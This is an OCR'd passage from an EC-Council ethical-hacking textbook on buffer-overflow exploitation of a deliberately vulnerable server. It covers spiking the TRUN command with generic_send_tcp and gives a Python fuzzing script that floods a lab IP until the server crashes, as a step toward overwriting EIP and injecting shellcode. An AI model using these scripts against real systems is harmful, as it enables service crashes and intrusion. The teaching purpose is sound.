


Figure 6.46: Screenshot showing the output of spiking vulnerable server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.47: Screenshot of Immunity Debugger

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:




Figure 6.48: Screenshot showing TRUN spike template

Now, send the packages to the vulnerable server using the following command:

```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR
SKIPSTR
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.49: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.




Figure 6.50: Screenshot of Immunity Debugger showing buffer overflow vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Fuzzing

After identifying the buffer overflow vulnerability in the target server, we must perform fuzzing. Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register. Fuzzing helps in identifying the number of bytes required to crash the target server. This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode.

For example, the screenshot below shows the sample Python script used by attackers to perform fuzzing:

```
#!/usr/bin/python
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        soc.connect(('10.10.10.10', 9999))

        soc.send(('TRUN /.:/' + buff))
        soc.close()
        sleep(1)
        buff = buff + "A" * 100
    except:
        print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
        sys.exit()
```

Figure 6.51: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.52: Screenshot of Immunity Debugger showing vulnerable server before buffer overflow

